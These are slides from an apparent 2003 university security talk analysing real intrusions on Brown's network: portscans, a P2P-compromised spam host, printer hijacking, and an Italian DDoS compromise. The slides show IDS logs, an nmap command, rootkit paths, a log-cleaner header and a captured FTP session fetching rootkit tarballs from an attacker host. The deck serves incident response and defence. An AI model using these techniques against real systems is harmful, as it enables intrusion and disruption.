



#Owning Academia: Attacking and Exploiting University Networks


Paul Asadoorian, GCIA, GCIH
Ethical Hacker
Brown University



Outline



- Finding vulnerable machines
- Exploiting vulnerable machines
- Doing bad things with University computer resources



Reconnaissance

- Portscanning
 - Looking for open ports
- Vulnerability Scanning
 - Testing for specific vulnerabilities
 - Code Red, Nimda, Blaster, etc..
- How did they know my system was here?


Portscanning




Possible Incoming Scan Hosts		
IP	Host Name	Local Hosts Contacted
068.061.085.117	pcp02654776pcs.flint01.mi.comcast.net	33,215
068.045.189.249	pcp03631173pcs.riogrd01.nj.comcast.net	31,634
067.086.211.219	ool-4356d3db.dyn.optonline.net	31,086
061.249.043.215	-	30,964
067.121.106.011	adsl-67-121-106-11.dsl.irvnca.pacbell.net	30,035
063.202.054.112	adsl-63-202-54-112.dsl.frns01.pacbell.net	29,717
211.035.006.002	-	26,118
212.129.171.131	rt-c-2b83.adsl.wanadoo.nl	25,961
068.080.214.115	pcp03147464pcs.pwayne01.pa.comcast.net	25,749
066.168.113.167	cpe-66-168-113-167.ma.charter.com	25,699
198.170.207.035	phonoscope-verio-blk-207-035.phonoscope.com	25,279
217.236.082.057	pD9EC5239.dip.t-dialin.net	23,464
012.111.087.009	-	22,401
068.060.151.125	pcp04172513pcs.macmb101.mi.comcast.net	19,668
080.055.102.034	sy34.internetdsl.tpnet.pl	19,059
024.191.212.251	ool-18bfd4fb.dyn.optonline.net	18,597
068.103.124.142	ip68-103-124-142.ks.ok.cox.net	17,474
212.195.112.215	f16m-1-215.d1.club-internet.fr	17,122
061.102.054.048	-	15,397
211.196.064.110	-	14,613

Elapsed time is 214 seconds.

Portscanning





Brown University - Portscan Attempts
September 8-19, 2003



Portscanning

- Okay, great, now what?
- Dig deeper....






Portscanning: Lazy Hacker

Local IP	Remote IP	Proto	DstPort	SrcPort	Incoming	Outgoing	Time/Date	First Talker
MY.SUB.NET.4	61.249.43.215	tcp	901	4257	62	0 1	0 04:37:52.8397 04:37:52.8397	R -
MY.SUB.NET.1	61.249.43.215	tcp	901	4254	62	0 1	0 04:37:52.8397 04:37:52.8397	R -
MY.SUB.NET.7	61.249.43.215	tcp	901	4260	62	0 1	0 04:37:52.8398 04:37:52.8398	R -
MY.SUB.NET.6	61.249.43.215	tcp	901	4259	62	0 1	0 04:37:52.8398 04:37:52.8398	R -
MY.SUB.NET.2	61.249.43.215	tcp	901	4255	62	0 1	0 04:37:52.8399 04:37:52.8399	R -
MY.SUB.NET.0	61.249.43.215	tcp	901	4253	62	0 1	0 04:37:52.8399 04:37:52.8399	R -
MY.SUB.NET.3	61.249.43.215	tcp	901	4256	62	0 1	0 04:37:52.8400 04:37:52.8400	R -
MY.SUB.NET.5	61.249.43.215	tcp	901	4258	62	0 1	0 04:37:52.8400 04:37:52.8400	R -
MY.SUB.NET.8	61.249.43.215	tcp	901	4261	62	0 1	0 04:37:52.8400 04:37:52.8400	R -
MY.SUB.NET.6	61.249.43.215	icmp	2816	0	0	17.4k	0 255 04:37:52.9823 04:38:20.2728	L -
MY.SUB.NET.15	61.249.43.215	tcp	901	4268	62	0 1	0 04:37:54.9276 04:37:54.9276	R -
MY.SUB.NET.17	61.249.43.215	tcp	901	4270	62	0 1	0 04:37:54.9277 04:37:54.9277	R -
MY.SUB.NET.13	61.249.43.215	tcp	901	4266	62	0 1	0 04:37:54.9277 04:37:54.9277	R -

Portscanning: Problem #1




Change This:

```
interface FastEthernet0/0
 ip address 1.1.1.1
   255.255.255.0
 no ip redirects
 no ip mroute-cache
 full-duplex
   no mop enabled
 ...
```

To This:


```
interface FastEthernet0/0
 ip address 1.1.1.1
   255.255.255.0
 no ip redirects
 no ip unreachable
 no ip mroute-cache
 full-duplex
 no mop enabled
 ...
```



Portscanning: Problem #2


- What in the world is port 901?
 - ISS Real Secure Sensor
 - Interesting, new vulnerability on 09-06-2003
 - <http://www.enteredge.com/research/can-2003-0702.asp>
 - Samba
 - Various Trojans
- “port 901 surge”
(<http://isc.sans.org/diary.html?date=2003-06-04>)
 - “Net Devil” trojan scanning popular, code analyzed, etc..

Portscanning: Problem #2 (Cont.)



- Did they find anything?
- How worried should we be about the lazy hacker?


Portscanning: Problem #2 (Cont)



Firewall says no way:

```
Sep 19 05:39:37 1.1.1.2 ns5400: NetScreen  
device_id=ns5400 system-critical-  
00033: Destination session threshold  
has been exceeded! From  
61.249.43.215:3194 to 1.1.1.1:901,  
using protocol TCP, and arriving at  
interface redundant21 in zone  
Untrust.The attack occurred 2 times.  
(2003-09-19 05:39:31)
```

Portscanning: Problem #2 (Cont)




Router says no way:

```
Sep 19 04:59:42 brown-r 1997044: Sep 19  
04:59:40.074: %SEC-6-IPACCESSLOGP: list  
hp49 denied tcp 61.249.43.215 (1061) ->  
MY.SUB.NET.111 (901), 1 packet
```

```
Sep 19 05:23:53 brown-r 285602: Sep 19  
05:23:50.715 %SEC-6-IPACCESSLOGP: list  
egress denied tcp 61.249.43.215 (2387) ->  
MY.SUB.NET.4 (901), 1 packet
```

Portscanning: Problem #2 (Cont)



Someone's got to be listening on that port:

Search Form

Submit

Start Date: *Eg: yesterday, -2 days, last Wednesday, 2001-03-13-12:30*

End Date:

IP Address:

Local Port: *Eg: 21,23*

Remote Port: *Eg: 21,23*

Max Lines Displayed: *Eg: 200*

Print Incr: *Eg: 2*

Min Session Size: *Eg: 200, 2k, 1G*

Max Session Size: *Eg: 200, 2k, 1G*


Protocol:

First Talker:


Last Talker:

Local IP	Remote IP	Proto- col	Local Port	Remote Port	Incoming Bytes	Outgoing Bytes	Incoming Packets	Outgoing Packets	First Packet Time	Last Packet Time	First Talker	Last Talker
MY.SUB.NET	157.61.249.43.215	tcp	901	4826	186	324	3	6	06:09:34.3089	06:09:35.7242	R	L

Exploiting Systems



- NetBIOS
- RPC
- MS IIS and SQL Server
- P2P File Sharing
- SSH, Sendmail, Unix exploit du jour



P2P File Sharing

- Spam complaint from SpamCop
- Subject of email was “News Update”
- Web page contained phrases like:
 - “Enlargement Pills Will Expand”
 - “Lengthen And Enlarge”
 - “100% Satisfaction Guaranteed!”

P2P Filesharing




- Host output:

```
DCOM Scan Returned: MY.SUB.NET.192  
Not Vulnerable - [Patched!]
```

- Most likely wasn't an RPC based attack

P2P Filesharing



- Banner Grab:

```
[**] Scanning MY.SUB.NET.192 [**]
```

```
Port: 80 (HTTP)
```

```
Banner:
```

```
Port: 135 (RPC)
```

```
Banner:
```

```
Port: 139 (NetBIOS Sessions)
```

```
Banner:
```

```
Port: 445 (SMB (CIFS))
```

```
Banner:
```

```
Port: 1025 (DCE Endpoint)
```

```
Banner:
```

```
Port: 1078 (Direct Connect)
```

```
Banner: $MyNick <Username>|$Lock
```

```
      eawteyvmnsvtbewtejebiarkfcwhuwwduryqjyxmffqbdovrcceohouqghdbninxjcadrox
```

```
      Pk=vcvtulntbxvvhsa|
```

```
Port: 1214 (KaZaa)
```

```
Banner:
```

```
Port: 3682 (KaZaa)
```

```
Banner:
```

```
Port: 4662 (eDonkey)
```

```
Banner:
```


```
[**] Finished Scanning MY.SUB.NET.192 [**]
```

P2P Filesharing



- Not a RPC or NetBIOS attack:
 - We block NetBIOS at our border
 - We block NetBIOS into the dorms on the firewall
 - We block NetBIOS out of the dorms on the firewall
 - Dorm subnets cannot communication with each other


P2P Filesharing



- Web Server Exploit:

```
Sep 13 12:18:15 snort: [1:1002:5] WEB-  
IIS cmd.exe access [Classification:  
Web Application Attack] [Priority: 1]:  
{TCP} 165.138.34.100:4191 ->  
MY.SUB.NET.192:80
```

P2P Filesharing



- Web Server?

```
# nc MY.SUB.NET.192 80
```

```
GET /
```

```
HTTP/1.0 501 Not Implemented
```


```
X-Kazaa-Username: <Username>
```

```
X-Kazaa-Network: KaZaA
```

```
X-Kazaa-IP: MY.SUB.NET.192:3682
```

```
X-Kazaa-SupernodeIP: IVY+.SUB.NET.46:2582
```


P2P Filesharing




- Likelihood of compromise = High

```
Sep 15 02:25:18 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 02:31:59 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 02:58:42 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 03:32:07 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 03:38:48 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 04:18:54 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 04:32:16 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 04:38:57 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 04:45:38 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 04:52:18 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 05:32:24 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 05:52:28 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
Sep 15 06:12:31 snort: Outgoing IRC Access {TCP} MY.SUB.NET.192:4478 -> 64.246.54.12:6667
```

P2P Filesharing



- Attacks most likely did not come over NetBIOS
- Web Server was not really a web server
- Every other port was related to P2P Filesharing
- Malicious payload most likely came across over a P2P network
- Malicious payload spammed the world




Exploiting Devices

- Printers
 - FTP Servers
 - Change display and lock it
- Routers
 - Manipulate Routing protocols
 - Change traffic flow
- Switches
 - Man-In-The-Middle
 - ARP and Layer 2 attacks
- Electrical meters, card swipes, environmental controls, VoIP, etc....
 - Accidental DoS
 - Intentional DoS and/or attacking

Exploiting Devices: Printers





Exploiting Devices: Printers


- “Hijetter” utility from Phenoelit
 - www.phenoelit.de
- Features:
 - Copy files to the printer’s memory
 - Change values of environment variables
 - Change the display
 - Lock the display



Exploiting Devices: Printers

- IP Address
- Port
- Click connect






Exploiting Devices: Printers


- Transfer files
- Easy to use GUI
- Free Space = 6mb
- Plenty of room to store my new Trojan code




Exploiting Devices: Printers



- Change environment
- Like the password
- Oh, you didn't want 10,000 copies of that?
- Endless amounts of fun




Exploiting Devices: Printers



- Change the Display on the printer
- Lock it with an environment variable
- Yet even more fun




Exploiting Devices: Printers




- More Printer Madness (ChaiVM exploits):
 - The same group wrote a portscanner that runs on a printer (Java Based)
 - Any program written in Java can be run
 - Control you programs through the web, or even email

Exploiting The Network




- Session Hijacking
- Man-In-The-Middle
- Fun with Routing Protocols
- Sniffing
- DoS and DDoS

Denial of Service: Italian Hackers



- Outgoing DDoS attack
- Took down network resources
- Multiple machines on campus involved

Denial of Service: Italian Hackers



Jun 16 16:51:27 snort: DDOS shaft synflood [Classification: Attempted Denial of Service] [Priority: 2]: {TCP} MY.SUB.NET.244:1332 -> 195.210.91.83:1

Jun 16 16:51:27 snort: DDOS shaft synflood [Classification: Attempted Denial of Service] [Priority: 2]: {TCP} MY.SUB.NET.23:1702 -> 195.210.91.83:4

Jun 16 12:08:42 snort: DDOS shaft synflood [Classification: Attempted Denial of Service] [Priority: 2]: {TCP} MY.SUB.NET.54:1853 -> 195.210.91.83:3

Jun 16 12:18:25 snort: DDOS shaft synflood [Classification: Attempted Denial of Service] [Priority: 2]: {TCP} MY.SUB.NET.75:1639 -> 195.210.91.83:10113

Jun 16 16:51:27 snort: DDOS shaft synflood [Classification: Attempted Denial of Service] [Priority: 2]: {TCP} MY.SUB.NET.68:1893 -> 195.210.91.83:5

Denial of Service: Italian Hackers




[2002-06-25 01:51:43] [arachNIDS/05] SCAN nmap fingerprint attempt
IPv4: 212.41.197.9 -> MY.SUB.NET.55
TCP: port=36454 -> dport: 7 flags=**U*P*SF seq=1150844814

[2002-06-25 00:46:39] [arachNIDS/28] SCAN nmap TCP
IPv4: 212.41.197.9 -> MY.SUB.NET.55
TCP: port=36455 -> dport: 7 flags=***A**** seq=1927116476

[2002-06-25 00:47:07] [arachNIDS/05] SCAN nmap fingerprint attempt
IPv4: 212.41.197.9 -> MY.SUB.NET.55
TCP: port=36454 -> dport: 7 flags=**U*P*SF seq=1150844814

[2002-06-25 06:23:10] [arachNIDS/28] SCAN nmap TCP
IPv4: 212.41.197.9 -> MY.SUB.NET.55
TCP: port=36457 -> dport: 1 flags=***A**** seq=1927116476

Denial of Service: Italian Hackers



[2002-06-25 04:26:55] [Bugtraq/2347] [CVE/CVE-2001-0144] **EXPLOIT ssh CRC32 overflow**
/bin/sh

IPv4: 62.211.128.72 -> MY.SUB.NET.55

TCP: port=1527 -> dport: 22 flags=***AP***
seq=1074100681

Payload: length = 421

Denial of Service: Italian Hackers




[2002-06-25 18:35:41] ATTACK RESPONSES id check returned root
IPv4: 206.252.192.195 -> MY.SUB.NET.55

TCP: port=6667 -> dport: 32885 flags=***A**** seq=3486885204^M

Payload: length = 1460

```
<snip>
510 : 6E 65 74 20 4B 6F 62 65 7C 65 73 5A 7C 20 48 40 net Kobe|esZ| H@^M
520 : 20 3A 30 20 75 69 64 3D 30 28 72 6F 6F 74 29 20 :0 uid=0(root) ^M
530 : 67 69 64 3D 30 28 72 6F 6F 74 29 0D 0A 3A 69 72 gid=0(root)...ir^M
540 : 63 2D 31 2E 73 74 65 61 6C 74 68 2E 6E 65 74 20 c-1.stealth.net ^M
550 : 33 35 32 20 4D 6F 6E 69 6E 6F 20 23 69 67 6E 6F 352 Monino #igno^M
560 : 74 6F 20 7E 69 72 63 6E 65 74 20 32 31 33 2D 31 to ~ircnet 213-1^M
570 : 34 30 2D 31 32 2D 32 31 38 2E 66 61 73 74 72 65 40-12-218.fastre^M
580 : 73 2E 6E 65 74 20 2A 2E 65 64 69 73 6F 6E 74 65 s.net *.edison^M
<snip>
```

Denial of Service: Italian Hackers



```
# nmap -sS -p1-65535 MY.SUB.NET.55
```

Starting nmap V. 2.53 by fyodor@insecure.org (www.insecure.org/nmap/)

Port	State	Service
<Snip>		
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
<Snip>		
8888/tcp	open	sun-answerbook
9010/tcp	open	unknown
22273/tcp	open	wnn6
25000/tcp	open	unknown
32771/tcp	open	sometimes-rpc5
<Snip>		

Denial of Service: Italian Hackers



```
#telnet MY.SUB.NET.55 25000
```


```
Trying MY.SUB.NET.55...
```

```
Connected to MY.SUB.NET.55.
```

```
Escape character is '^]'.  
SSH-1.5-1.2.25
```


```
^]
```

Denial of Service: Italian Hackers



- Common Root Kit:
 - /dev/pts/01
 - Rootkit
 - /dev/prom
 - Sn.l
 - dos
 - /usr/lib
 - Ldlibnet.so
 - Lpstart
 - Lpset

Denial of Service: Italian Hackers



```
#!/bin/sh
#
# Generic log cleaner v0.4 By: Tragedy/Dor (dor@kaapeli.net) Based
# on sauber..
#
# This is TOTALLY incomplete... I never added support for IRIX or
# SunOS...And.. i most likely never will.. And i take no responsibility for
# any use/misuse of this tool..
#
# Notes-0.3
# SunOS support added.. had to rewrite most of it :P
# Notes-0.4
# Beta IRIX support added and enabled...
```

Denial of Service: Italian Hackers



1. Download and install password sniffer
 - Emails passwords sniffed from the network
 - Logs them locally to a file as well
2. Download Root Kit and DDoS tools
3. Configure Root Kit and DDoS, setup IRC phone-home
4. “Patch” System so no one else hacks in

Denial of Service: Italian Hackers



-- TCP/IP LOG -- TM: Tue Jun 25 05:54:50 --

PATH: hackedsystem(32873) => hacker.ftpsite.com(ftp)

STAT: Tue Jun 25 05:55:50, 33 pkts, 232 bytes [TH_FIN]

: **DATA: USER reiregna**

: **PASS assamalaka**

: CWD images

: PORT MY,SUB,NET,55,128,106

: RETR sunpsy.tgz

: PORT MY,SUB,NET,55,128,107

: NLST -al

: PORT MY,SUB,NET,55,128,108

: RETR sun.tgz


: TYPE I

: PORT MY,SUB,NET,55,128,109

: RETR sunpsy.tgz

: QUIT

Denial of Service: Italian Hackers




- Headlines read:

“Italian police arrest 14 in hacker probe “

<http://news.com.com/2100-1001-948179.html>


- Coordinate with local authorities:
 - Secret Service contact
 - Especially where losses occur




Keeping Access

- Traditional Backdoors
 - RemoteNC
 - Subseven
 - SSH
 - NetCat listeners
- Kernel Level Backdoor root kits
 - Knark
- Reverse Shells
 - Usually looks like outgoing HTTP traffic

Defensive Mechanisms




- Automated Patching
- Vulnerability Scanning
- Network Registration and Authentication
- Firewalls



Defensive Mechanisms


- Anti-Virus Software
- Network Intrusion Detection
 - Snort
 - IPAUDIT
 - Firewall Logs
 - Router/Switch Logs
- Host-Based IDS



Defensive Mechanisms

- Intrusion Prevention
 - Attack Mitigation
 - IPS (Intrusion Prevention System)
 - IDP (Intrusion Detection and Prevention)
- Wait, isn't that everything on the previous two slides?

?Questions?



Email: Paul_Asadoorian@brown.edu

Things to come:

Banner Grabber (bannersniff)

Netscreen Log Parser (netscreenparse)

Event Correlation (?)